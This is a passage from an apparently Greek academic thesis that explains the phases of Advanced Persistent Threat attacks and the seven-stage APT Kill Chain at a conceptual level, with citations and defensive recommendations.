2) **Συλλογή πληροφοριών (Information gathering)**: Ο επιτιθέμενος, αφού περιορίσει τον οργανισμό-στόχο, συλλέγει πληροφορίες σχετικά με τον στόχο της επιλογής του. Οι πληροφορίες που εξάγονται σε αυτό το σημείο είναι πολύ ζωτικής σημασίας για την επιτυχία της επίθεσης. Σε αυτό το σημείο λαμβάνεται υπόψη ο πιο αδύναμος κρίκος, ο οποίος έχει αποδειχθεί ότι είναι ο ανθρώπινος παράγοντας. Πολλοί οργανισμοί υιοθετούν υψηλά πρότυπα ασφαλείας, ωστόσο, με την παρουσία ενός ανθρώπου στη λειτουργία του συστήματος δημιουργεί ευπάθεια στον εν λόγω οργανισμό. Η διαδικασία που χρησιμοποιείται για τη συλλογή των πληροφοριών αναφέρεται ως αναγνώριση. Αυτή μπορεί να υποδιαιρεθεί σε τρία μέρη: α) Εξωτερική αναγνώριση, β) Εσωτερική αναγνώριση και γ) Απόκτηση πρόσβαση στις πληροφορίες.

3) **Πρόσβαση (Gaining Access)**: Η φάση της συλλογής πληροφοριών υποδεικνύει στον παρακολουθητή πιθανές περιοχές για εισβολή. Σε αυτή τη φάση ο

εισβολέας αποκτά πρόσβαση στον οργανισμό. Είναι σημαντικό να επισημάνουμε ότι αναφερόμαστε σε μη εξουσιοδοτημένη πρόσβαση στο υπολογιστικό σύστημα. Αυτή μπορεί να επιτευχθεί με μια σειρά μελετημένων τεχνικών. Προτού προβούν σε ενέργειες οι επιτιθέμενοι μελετούν προσεκτικά τον οργανισμό-στόχο τους, προσπαθώντας να καταλάβουν περισσότερα για τις επιχειρηματικές του δράσεις και τους πελάτες τους. Οι επιτιθέμενοι στοχεύουν συνήθως σε άτομα που εργάζονται σε «ευαίσθητες» θέσεις, οι οποίοι έχουν πρόσβαση και χειρίζονται κρίσιμα δεδομένα για τον οργανισμό.
Σε αυτό το σημείο χρησιμοποιείται ένα κακόβουλο λογισμικό συνήθως ένα zero-day για να διεισδύσει στο δίκτυο του οργανισμού. Αυτή η φάση ασχολείται με τη χρήση των πληροφοριών που συλλέγονται από τη φάση της αναγνώρισης για να διεισδύσουν στις άμυνες του οργανισμού-στόχου κυρίως μέσω της χρήσης παραδόσεων κακόβουλου λογισμικού. Εκτός από την απόκτηση πρόσβασης μέσω της ανάπτυξης μιας μηδενικής ημέρας, υπάρχουν επίσης εναλλακτικοί τρόποι απόκτησης μη εξουσιοδοτημένης πρόσβασης, όπως για παράδειγμα το spear phishing, με επικίνδυνους συνδέσμους και κακόβουλα συνημμένα αρχεία, μολύνοντας τους υπολογιστές των ανυποψίαστων εργαζομένων και προχωρούν στην κλοπή μεγάλου όγκου δεδομένων χωρίς να κινήσουν τις υποψίες του οργανισμού, παραμένοντας απαρατήρητοι. Μία άλλη τεχνική που χρησιμοποιούν είναι οι επιθέσεις κοινωνικής μηχανής (*social engineering*). Κατά την χρήση αυτής της τεχνικής οι επιτιθέμενοι δημιουργούν λογαριασμούς σε εφαρμογές κοινωνικής δικτύωσης όπως παραδείγματος χάρη *LinkedIn*, και στέλνουν αιτήματα φιλίας σε ανυποψίαστους εργαζομένους του οργανισμού. Στη συνέχεια, μπορεί να προσπαθήσουν να αποσπάσουν κρίσιμες πληροφορίες, επικοινωνώντας μέσω κλήσεων ή μηνυμάτων παριστάνοντας ότι είναι άτομα άξια εμπιστοσύνης. Σε ακραίες περιπτώσεις μπορεί να προσπαθήσουν να εισέλθουν με φυσική παρουσία σε μια εταιρεία ή ένα οργανισμό, και να προσπαθήσουν να αποσπάσουν πληροφορίες μέσω συσκευών αποθήκευσης (*usb drive*) και να μολύνουν ηλεκτρονικούς υπολογιστές. Επιπλέον, προσπαθούν με διάφορους τρόπους να πείσουν εργαζομένους να κατεβάσουν πειρατικές εφαρμογές που δεν είναι πιστοποιημένες και πιθανόν να εμπεριέχουν κακόβουλο λογισμικό (*malware*). Στη συνέχεια, το εξατομικευμένο κακόβουλο λογισμικό δημιουργεί ένα δίκτυο επικοινωνίας για τη διατήρηση της πρόσβασης, το οποίο επιτρέπει στους επιτιθέμενους να εισάγουν επαναλαμβανόμενα κακόβουλο κώδικα στο υπολογιστή. Για να διατηρήσουν την σύνδεση μέσα στο δίκτυο των υπολογιστών, οι επιτιθέμενοι εγκαθιστούν προγράμματα «πίσω-πόρτας» (*backdoor programs*) πχ. χρησιμοποιώντας *trojans* ή *RAT* [2] [17], ώστε ακόμα κι αν αλλάξουν οι κωδικοί πρόσβασης να μπορούν να αποκτήσουν εκ νέου μη εξουσιοδοτημένη πρόσβαση. Συνεπώς, είναι σημαντικό οι οργανισμοί να λαμβάνουν επιπλέον μέτρα προστασίας, εμποδίζοντας τους εταιρικούς υπολογιστές να συνδεθούν με άλλες προσωπικές συσκευές με την

υποψία ότι μπορεί να μεταδοθεί κάποιο κακόβουλο λογισμικό. Επιπλέον, είναι ουσιαστικής σημασίας η εκπαίδευση των εμπλεκόμενων σε θέματα που αφορούν τις πολιτικές ασφαλείας που ακολουθεί ο οργανισμός. Βεβαίως, οι πολιτικές ασφαλείας που ακολουθεί ο οργανισμός πρέπει να είναι ενημερωμένες (*updated*).

4) **Εκμετάλλευση (Exploitation)**: Αυτή η φάση περιλαμβάνει κάποια εσωτερική αναγνώριση για να βοηθήσει στον εντοπισμό των εμπιστευτικών δεδομένων που αναζητούνται. Η εκμετάλλευση είναι το στάδιο μετά τη χρήση μιας κακόβουλης εφαρμογής για την απόκτηση πρόσβασης συνήθως μέσω ενός κακόβουλου λογισμικού μηδενικής ημέρας. Αυτό το στάδιο αφορά την εγκαθίδρυση σύνδεσης με έναν διακομιστή εντολών και ελέγχου (Command & Control - C&C), ο οποίος παρακάμπτει την ασφάλεια χρησιμοποιώντας ασφαλείς θύρες, όπως π.χ. η θύρα 443 για την υπηρεσία HTTPS. Αυτό το στάδιο χρησιμοποιεί νόμιμα εργαλεία και υπηρεσίες για να μειώσει την υποψία και την πιθανή ανίχνευση. Αυτό το στάδιο παρέχει πλήρη εκμετάλλευση του δικτύου των οργανισμών, καθώς οι εντολές μπορούν να εκδοθούν από μια απομακρυσμένη τοποθεσία στα συστήματα πληροφοριών του οργανισμού-στόχου. Ο διακομιστής C&C είναι υπεύθυνος για την αναβάθμιση και την ενημέρωση του κακόβουλου λογισμικού για καλύτερες επιδόσεις, καθώς και για την έκδοση εντολών σε παραβιασμένα συστήματα. Το Fast-flux DNS είναι μια τεχνική που υιοθετείται επίσης από έναν διακομιστή C&C για να βοηθήσει στην αποφυγή εντοπισμού. Το κακόβουλο λογισμικό κινείται απαρατήρητο μέσα στο σύστημα, ανιχνεύοντας ευπάθειες που μπορεί να εκμεταλλευτεί και μολύνει στην συνέχεια άλλους κεντρικούς υπολογιστές στο δίκτυο. Μπορεί επίσης να δημιουργεί αντίγραφα του εαυτού του για να διατηρήσει την παρουσία του μέσα στο σύστημα για μεγάλο χρονικό διάστημα. Το κακόβουλο λογισμικό APT μπορεί να δημιουργήσει κι άλλες εξερχόμενες συνδέσεις. Έτσι, όσο οι επιτιθέμενοι αποκτούν μεγαλύτερη πρόσβαση στο σύστημα, τόσο αυξάνεται η ζημιά στον οργανισμό, και υποκλέπτονται περισσότερα δεδομένα. Αυτή η μέθοδος εμποδίζει τα υπάρχοντα αμυντικά συστήματα να ανιχνεύσουν οποιαδήποτε ασυνήθιστη κίνηση προς ή από έναν μόνο προορισμό.

5) **Λειτουργία (Operation)**: Όταν εγκαθίσταται και ασφαλίζεται μια σύνδεση με τον διακομιστή C&C, το κακόβουλο λογισμικό που έχει αναπτυχθεί νωρίτερα προσπαθεί να εξαπλωθεί σε άλλα μηχανήματα εντός του δικτύου ανιχνεύοντας για ευάλωτα συστήματα. Ο επιτιθέμενος μέσω του διακομιστή C&C χρησιμοποιεί αυτή τη μέθοδο για να αποκτήσει πρόσβαση σε ένα σύστημα με εξαιρετικά πολύτιμες πληροφορίες. Αυτή η φάση περιλαμβάνει κάποια εσωτερική αναγνώριση για να βοηθήσει στον εντοπισμό των εμπιστευτικών δεδομένων που αναζητούνται. Σε αυτό το σημείο η ανίχνευση μιας εισβολής στο σύστημα γίνεται πολύ δύσκολη. Το κακόβουλο λογισμικό σε αυτό το σημείο

μεταλλάσσεται συνεχώς και αλλάζει τη θέση του, γεγονός που βοηθά το κακόβουλο λογισμικό να αποφεύγει εύκολα την ανίχνευση. Ο επιτιθέμενος αποφεύγει επίσης την ανίχνευση χρησιμοποιώντας έτοιμα προϊόντα, εκμεταλλευόμενος υπάρχοντα χαρακτηριστικά στα λειτουργικά συστήματα και τελικά κλέβοντας διαπιστευτήρια πρόσβασης και κλιμακώνοντας τα προνόμια άκρως εμπιστευτικών συστημάτων.

6) **Ανακάλυψη και συλλογή δεδομένων (Data Discovery and Collection)**: Η πλευρική μετακίνηση του κακόβουλου περιεχομένου γύρω από τον οργανισμό δημιουργεί ένα κανάλι για τη μετάδοση δεδομένων εκτός του οργανισμού. Σε αυτό το σημείο τα δεδομένα υψηλής αξίας εντοπίζονται και συλλέγονται σε μία ή λιγότερες τοποθεσίες για την εύκολη διαφυγή των δεδομένων από τον οργανισμό και σε μια απομακρυσμένη τοποθεσία

7) **Διείσδυση δεδομένων (Data exfiltration)**: Ο απώτερος σκοπός του APT είναι να αποκτήσει πρόσβαση σε πολύτιμες άκρως εμπιστευτικές πληροφορίες. Αυτό το στάδιο σηματοδοτεί το τέλος της διαδικασίας επίθεσης και είναι το σημείο όπου ο επιτιθέμενος αποκτά τις επιθυμητές πληροφορίες. Τα δεδομένα συνήθως μεταφέρονται με τη χρήση ασφαλών καναλιών κυρίως SSL/TLS για να αποφεύγεται η ανίχνευση και να αποκρύπτεται η διαδικασία μετάδοσης. Οι απώλειες σε αυτό το σημείο περιλαμβάνουν απώλεια δεδομένων που οδηγεί σε απώλεια οικονομικών στοιχείων, δεδομένων πελατών, δικαιωμάτων πρόσβασης, πνευματικής ιδιοκτησίας, εμπορικών μυστικών, πληροφοριών και άλλων ευαίσθητων και ζωτικών πληροφοριών.

2.5 Ο κύκλος ζωής των επιθέσεων προηγμένων επίμονων απειλών

Οι επιτιθέμενοι προκειμένου να πραγματοποιήσουν μια επίθεση APT ακολουθούν μια σειρά από στάδια. Τα στάδια των κύκλων ζωής των επιθέσεων APT που έχουν ορισθεί έως τώρα έχουν σημαντικές ομοιότητες μεταξύ τους που τους επιτρέπουν να ομαδοποιηθούν. Καθώς ανακαλύπτονται διάφορες εκστρατείες APT, παρατηρείται ότι η δομή τους ποικίλει και αλλάζει ανάλογα με τον συγκεκριμένο στόχο για τον οποίο έχει σχεδιαστεί. Η διαφοροποίηση των δραστών των επιθέσεων APTs καθιστά την ανίχνευση αυτών των απειλών ένα περίπλοκο έργο. Έτσι, στην βιβλιογραφία υπάρχουν διαθέσιμες διάφορες μεθοδολογίες επίτευξης διείσδυσης. Κατά τους *A. Alshamrani* et al. [3], συνιστάται η χρήση τεχνικών μηχανικής μάθησης οι οποίες έχουν δημιουργήσει ικανοποιητικά αποτελέσματα.


Στη συνέχεια, προτείνεται ένα νέο μοντέλο για τη βελτίωση της έγκαιρης ανίχνευσης απειλών, με βάση τον κύκλο ζωής μιας επίθεσης APT, που ονομάζεται **APT *Kill chain*** επτά 7 σταδίων, και προτάθηκε από τον *Bhat* [19]. Το συγκεκριμένο μοντέλο επιδιώκει να κατανοήσει πώς λειτουργεί μια επίθεση για να εμπλουτίσει την κατανόηση των τακτικών, των τεχνικών, και διαδικασιών που χρησιμοποιούνται από

τους επιτιθέμενους [2]. Κατά τα πρώτα δύο στάδια πραγματοποιούνται αναγνωριστικές κινήσεις και εκτελούνται πριν την επίθεση, ενώ τα υπόλοιπα επίπεδα αφορούν την επιχείρηση εισβολής. Παράλληλα, η ανάλυση *Kill Chain* μπορεί να αποδειχτεί ωφέλιμη για την αντιμετώπιση APT απειλών, προσδιορίζοντας την πορεία της απειλής σε κάθε ένα από τα επιμέρους στάδια επίθεσης.

2.5.1 APT Kill Chain 7 επιπέδων

Ο κύκλος ζωής των επιθέσεων APT ή αλλιώς **APT Kill Chain** αποτελείται από επτά (7) στάδια, που είναι τα ακόλουθα:

1) **Αναγνώριση (*Reconnaissance*)**
2) **Οπλοποίηση (*Weaponize*)**
3) **Παράδοση (*Delivery*)**
4) **Εκμετάλλευση (*Exploitation*)**
5) **Εγκατάσταση (*Installation*)**
6) **Απομακρυσμένη Διοίκηση και Έλεγχος (*Command and Control*)**
7) **Ενεργοποίηση (*Actions*)**



Εικόνα 5: APT Kill Chain [17]

Στη συνέχεια ακολουθεί η απεικόνιση των επτά (7) σταδίων του APT *Kill Chain* και η περαιτέρω ανάλυσή στις επόμενες ενότητες για την πληρέστερη κατανόησή τους.

1) Αναγνώριση (*Reconnaissance*)

Η αναγνώριση αποτελεί το σημείο εκκίνησης των επιτιθέμενων σε μια στοχευόμενη απειλή APT [14], και περιλαμβάνει την έρευνα πιθανών στόχων πριν από τη διεξαγωγή οποιασδήποτε δοκιμής διείσδυσης. [20]. Πιο συγκεκριμένα, το στάδιο της αναγνώρισης αποσκοπεί : (α) στον εντοπισμό πιθανών στόχων, (β) στην εύρεση των τρωτών σημείων τους, και (γ) στην ανακάλυψη τρίτων μερών που συνδέονται με αυτούς (τη διερεύνηση υφιστάμενων καθώς και την εύρεση νέων σημείων πρόσβασης στο σύστημα. Σε αυτό το στάδιο οι επιτιθέμενοι συγκεντρώνουν πλήθος πληροφοριών για τον οργανισμό–στόχο. Τα δεδομένα που συλλέγονται περιλαμβάνουν τεχνικές πληροφορίες σχετικά με το υπολογιστικό σύστημα του οργανισμού, και το δίκτυο του [17] [14]. Η απόκτηση ακατέργαστων δεδομένων (*raw data*) είναι ουσιαστικής σημασίας για τους επιτιθέμενους καθώς χωρίς αυτά, είναι αδύνατη η επεξεργασία των πληροφοριών που συλλέγονται για τον οργανισμό.

Επιπλέον, σε αυτό το στάδιο οι εισβολείς θα αποφασίσουν ποιες μεθόδους θα χρησιμοποιήσουν για την ολοκλήρωση των φάσεων της επίθεσης. Οι επιτιθέμενοι συχνά χρησιμοποιούν επιθέσεις κοινωνικής μηχανικής και σε συνδυασμό με τη χρήση εργαλείων ανοικτών πηγών δεδομένων (*Open Source Intelligence - OSINT*), αποκτούν τις απαραίτητες πληροφορίες που χρειάζονται για να οργανώσουν την προηγμένη επίμονη απειλή κατά του στοχευόμενου οργανισμού. Χωρίς την ύπαρξη αυτών των πληροφοριών δεν μπορεί να πραγματοποιηθεί το στάδιο της αναγνώρισης.

Μόλις συγκεντρωθούν οι απαραίτητες πληροφορίες, οι επιτιθέμενοι πρόκειται να χρησιμοποιήσουν μεθόδους εξόρυξης μεγάλων δεδομένων ή μηχανικής μάθησης για να επεξεργαστούν και να αναλύσουν τα δεδομένα που έχουν συλλεχθεί [17]. Με τα αποτελέσματα της ανάλυσης των δεδομένων που θα προκύψουν, οι επιτιθέμενοι συνεχίζουν στον σχεδιασμό της στρατηγικής επίθεσης.

Οι επιτιθέμενοι χρησιμοποιούν διάφορες μεθόδους συλλογής πληροφοριών όπως είναι : παθητική, ημι-παθητική και ενεργητική για τη δημιουργία προφίλ για τον οργανισμό - στόχο. Κατά την χρήση παθητικών μεθόδων δεν πραγματοποιείται πραγματική αλληλεπίδραση με τον στόχο, αλλά οι επιτιθέμενοι συγκεντρώνουν πληροφορίες από διάφορους πόρους στο Διαδίκτυο, είτε δημοσίους, είτε όχι. Όσο αφορά την χρήση ημι-παθητικών μεθόδων, οι επιτιθέμενοι χρησιμοποιούν γενικές μεθόδους συλλογής πληροφοριών οι οποίες δημιουργούν κανονική κίνηση χωρίς να κινούν υποψίες, όπως ερωτήματα *DNS* ή αναζητήσεις *WHOIS*. Ενώ, κατά την χρήση ενεργητικών μεθόδων οι επιτιθέμενοι αλληλεπιδρούν με τον οργανισμό - στόχο για να βρουν πόρους όπως ανοιχτές θύρες ή εκτελούμενες διαδικασίες και να χαρτογραφήσουν το δίκτυο του στοχευόμενου οργανισμού [14]. Ακόμα, η αναγνώριση μπορεί να πραγματοποιηθεί τόσο στο διαδίκτυο όσο και εκτός σύνδεσης.

2) Οπλοποίηση (Weaponize)

Το στάδιο αυτό προκύπτει μετά το στάδιο της αναγνώρισης, όπου ο εισβολέας έχει ανακαλύψει όλες τις απαραίτητες πληροφορίες που χρειάζεται σχετικά με πιθανούς στόχους, και τις ευπάθειες τους. Σε αυτό το στάδιο ο επιτιθέμενος δημιουργεί ένα κακόβουλο φορτίο το οποίο πρόκειται να το αποστείλει στον οργανισμό-θύμα [2]. Πιο συγκεκριμένα, ο επιτιθέμενος μπορεί να αναπτύσσει νέους τύπους κακόβουλου λογισμικού ή να χρησιμοποιήσει υφιστάμενα εργαλεία για να πραγματοποιήσει μια επίθεση εκμετάλλευσης. Για παράδειγμα, οι *hackers* ενδέχεται να κάνουν μικρές τροποποιήσεις σε μια υπάρχουσα παραλλαγή *ransomware* για να δημιουργήσουν ένα νέο εργαλείο επίθεσης [20]. Οι *hackers* προκειμένου να εκμεταλλευτούν τις ευπάθειες στο στοχευόμενο οργανισμό, δημιουργούν αρχεία *pdf*, *doc*, *ppt* τα οποία θα εμπεριέχουν κακόβουλο κώδικα, και τα οποία πρόκειται να τα επισυνάψουν σε μηνύματα ηλεκτρονικού ταχυδρομείου [17]**Error! Reference source not found.**. Ακόμα, το κακόβουλο φορτίο που θα αποσταλεί στο θύμα μπορεί επίσης να αποτελείται από λογισμικό *RAT* (*Remote Access Tool*) ή *trojan* [2]. Τα λογισμικά *RAT* πρόκειται για ένα τύπο κακόβουλου λογισμικού που επιτρέπει στους επιτιθέμενους να επιχειρήσουν από απόσταση την παρακολούθηση και τον πλήρη έλεγχο υπολογιστών του οργανισμού – θύματος, χωρίς να γίνουν αντιληπτοί. Από την άλλη πλευρά τα *trojan* είναι είδος κακόβουλων λογισμικών, που χρησιμοποιούν «μεταμφίεση» ή παραπλάνηση, ώστε να μην γίνουν αντιληπτά, τα οποία εκμεταλλεύονται ευπάθειες στο σύστημα του θύματος με σκοπό να αποκτήσουν τον έλεγχο των συσκευών του, να αποκτήσουν δεδομένα, να «κατεβάσουν» και να εκτελέσουν άλλο κακόβουλο λογισμικό.

3) Παράδοση (Delivery)

Σε αυτό το στάδιο της *Kill Chain* το κακόβουλο λογισμικό παραδίδεται στον οργανισμό - θύμα μέσω κάποιου φορέα, με την χρήση εργαλείων κυβερνο-επίθεσης (*cyberweapons*). Τα εργαλεία αυτά χρησιμοποιούνται για να διεισδύσουν στο δίκτυο ενός στόχου και να προσεγγίσουν τους χρήστες του συστήματος του στοχευόμενου οργανισμού. Για την αποστολή του κακόβουλου λογισμικού έχουν βρεθεί δύο τύποι μεθόδων παράδοσης, την άμεση και έμμεση παράδοση [17]. Η παράδοση μπορεί να περιλαμβάνει την αποστολή μηνυμάτων ηλεκτρονικού "ψαρέματος" που περιέχουν συνημμένα κακόβουλα λογισμικά ή συνδέσμους που ζητούν από τους χρήστες να κάνουν κλικ. Επιπρόσθετα, η παράδοση μπορεί επίσης να συνδυαστεί με την εισβολή στο δίκτυο ενός στοχευόμενου οργανισμού, με την εκμετάλλευση μιας ευπάθειας υλικού ή λογισμικού ώστε οι επιτιθέμενοι να μπορέσουν να διεισδύσουν σε αυτό [20] [2]. Οι πιο γνωστές μέθοδοι άμεσης παράδοσης είναι: μέσω ηλεκτρονικού ψαρέματος, καθοδηγούμενες από λήψεις, *Watering hole attacks*, *Zero day attacks*, σε αφαιρούμενες συσκευές αποθήκευσης, και τέλος, επιθέσεις σε *servers.*

4) Εκμετάλλευση (Exploitation)

Η εκμετάλλευση αποτελεί το στάδιο που ακολουθεί μετά τα στάδια του οπλισμού και της παράδοσης. Σε αυτό στάδιο, μόλις εγκατασταθεί με επιτυχία το κακόβουλο λογισμικό που αναπτύχθηκε στο προηγούμενο στάδιο, ξεκινά η εκμετάλλευση του υπολογιστικού συστήματος του στοχευόμενου οργανισμού από τον επιτιθέμενο [2]. Καθώς το κακόβολο λογισμικό ενεργοποιείται θα αρχίσει να επικοινωνεί με το διακομιστή ελέγχου [17]. Οι επιτιθέμενοι εκμεταλλεύονται τα τρωτά σημεία του συστήματος που έχουν ανακαλύψει σε προηγούμενα στάδια της *Kill Chain* για να διεισδύσουν περαιτέρω στο δίκτυο του στοχευόμενου οργανισμού και να επιτύχουν τους στόχους τους [20]. Σε αυτό το στάδιο οι επιτιθέμενοι σαρώνουν το σύστημα σε όλο το εύρος του, προκειμένου να συναντήσουν υπάρχουσες ευπάθειες, με στόχο να τις εκμεταλλευτούν. Σε αυτή την περίπτωση, αν οι υπεύθυνοι για το δίκτυο του οργανισμού δεν έχουν αναπτύξει μέτρα προστασίας έναντι των επιθέσεων εκμετάλλευσης, οι επιτιθέμενοι μπορούν να οδηγηθούν γρηγορότερα στην επίτευξη των στόχων τους.

5) Εγκατάσταση (Installation)

Σε αυτό το στάδιο, όταν οι επιτιθέμενοι εξασφαλίζουν την μη εξουσιοδοτούμενη πρόσβαση στο σύστημα, εγκαθιστώντας κακόβουλα λογισμικά απομακρυσμένης πρόσβασης, όπως είναι ο δούρειος ίππος (*trojan*), ή λογισμικά τύπου *RAT*. Αυτά τα λογισμικά επιτρέπουν στους εισβολείς να διατηρήσουν την επίμονη παρουσία τους στο περιβάλλον του οργανισμού – στόχου [2]**Error! Reference source not found.** [17].Αφότου οι επιτιθέμενοι εκμεταλλευτούν το τρωτά σημεία του οργανισμού στόχου για να αποκτήσουν πρόσβαση σε ένα δίκτυο, όπως αναφέραμε προηγουμένως, προχωρούν στο επόμενο στάδιο, αυτό της εγκατάστασης. Σε αυτό το στάδιο λοιπόν, οι επιτιθέμενοι προσπαθούν να εγκαταστήσουν κακόβουλο λογισμικό, κι άλλα εργαλεία επίθεσης στο δίκτυο του στόχου, ούτως ώστε να πάρουν τον έλεγχο των συστημάτων του οργανισμού, και να αποσπάσουν πολύτιμα δεδομένα. Οι επιτιθέμενοι για να αποκτήσουν τον έλεγχο των συστημάτων χρησιμοποιούν πλήθος εργαλείων, μεταξύ άλλων δούρειοι ίπποι (*trojans*), κερκόπορτες (*backdoors*), λογισμικά τύπου *RAT*, και την γραμμή εντολών.

6) Απομακρυσμένη Διοίκηση και Έλεγχος (Command & Control)

Αφότου, η εισβολή APT πραγματοποιηθεί με επιτυχία μέσω δικτύου, στη συνέχεια θα δημιουργηθεί ένα κανάλι επικοινωνίας με το περιβάλλον του οργανισμού στόχου. Σε αυτό το στάδιο, το λογισμικό απομακρυσμένης πρόσβασης συνδέεται με το διακομιστή απομακρυσμένου ελέγχου του εισβολέα [2]. Οι επιτιθέμενοι επικοινωνούν με το κακόβουλο λογισμικό που έχουν προηγουμένως εγκαταστήσει στο δίκτυο του οργανισμού-στόχου, προκειμένου να καθοδηγήσουν τα όπλα (*cyberweapons*) και τα εργαλεία επίθεσης για την επίτευξη των στόχων τους [17]. Σκοπός των εισβολέων είναι να επιχειρείται ο έλεγχος του κακόβουλου λογισμικού και η συνεχής επικοινωνία των

υπολογιστών και των διακομιστών του θύματος με αυτών των επιτιθέμενων.**Error! Reference source not found.**

Παραδείγματος χάρη, οι επιτιθέμενοι χρησιμοποιούν κανάλια επικοινωνίας με το δίκτυο του οργανισμού-θύματος, με τη χρήση διακομιστή ελέγχου για να καθοδηγήσουν τα υπολογιστικά συστήματα που έχουν ήδη μολυνθεί από κακόβουλα λογισμικά, [20]πχ. μπορούν να καθοδηγήσουν από απόσταση υπολογιστικά συστήματα με τη χρήση *Mirai botnet malware* να υπερφορτώσουν έναν ιστότοπο πραγματοποιώντας πολύ υψηλή επισκεψιμότητα ή να χρησιμοποιήσουν διακομιστές για να καθοδηγήσουν τους μολυσμένους υπολογιστές να στραφούν εναντίων οργανισμών-στόχων επίθεσης στο κυβερνοχώρο.

7) Ενεργοποίηση (Actions)

Σε αυτό το στάδιο, ο εισβολέας πετυχαίνει τον στόχο του εκτελώντας διήθηση (*exfiltration*) των δεδομένων θέτοντας σε κίνδυνο την ακεραιότητα και διαθεσιμότητα τους. Αυτό το στάδιο μπορεί να διαρκέσει εβδομάδες, μήνες έως και χρόνια [2]. Άλλωστε, σκοπός των επιτιθέμενων είναι να διατηρήσουν την πρόσβαση στο σύστημα για όσο το δυνατόν μεγαλύτερο χρονικό διάστημα.

Αφότου οι εγκληματίες του κυβερνοχώρου αναπτύξουν όπλα επίθεσης (κακόβουλα λογισμικά), τα εγκαταστήσουν εντός του δικτύου ενός οργανισμού - στόχου και πάρουν τον έλεγχο του δικτύου του οργανισμού, προχωρούν στο τελευταίο στάδιο του *Kill Chain* επτά επιπέδων, την εκτέλεση των στόχων της κυβερνο-επίθεση.

Στην πραγματικότητα, οι στόχοι των επιτιθέμενων στον κυβερνοχώρο ποικίλλουν ανάλογα με τον τύπο της κυβερνο-επίθεσης [20]. Χαρακτηριστικά παραδείγματα αποτελούν την χρήση ενός *botnet* για τη διακοπή υπηρεσιών με την πραγματοποίηση μιας επίθεσης άρνησης υπηρεσίας (*DDoS*), τη διανομή κακόβουλου λογισμικού για την κλοπή ευαίσθητων δεδομένων από έναν οργανισμό-στόχο και τη χρήση *ransomware* ως εργαλείο εκβιασμού στον κυβερνοχώρο.


2.6 Τεχνικές επιθέσεων προηγμένων επίμονων απειλών

Οι επιτιθέμενοι για να αποκτήσουν την πολυπόθητη μη εξουσιοδοτημένη πρόσβαση, απαιτούν την “εκ των έσω” ενέργεια του χρήστη/υπαλλήλου, διότι υπάρχουν σημεία στα οποία δεν μπορούν να παρέμβουν οι ίδιοι. Ας μην ξεχνάμε ότι οι ίδιοι βρίσκονται από απόσταση. Έτσι, για να είναι επιτυχής η επίθεση, θα πρέπει κάποιος υπάλληλος από την εταιρεία ή τον οργανισμό να πραγματοποιήσει κάποια ενέργεια. Βέβαια, οι χρησιμοποιούμενες τεχνικές επίθεσης προσαρμόζονται ή συνδυάζονται ανάλογα με τον στόχο της εκάστοτε APT απειλής.

Τα παρακάτω στατιστικά αποτελέσματα αναδεικνύουν διάφορες προκλήσεις και αδυναμίες στη διαφύλαξη της ασφάλειας στους οργανισμούς όταν το σύστημα

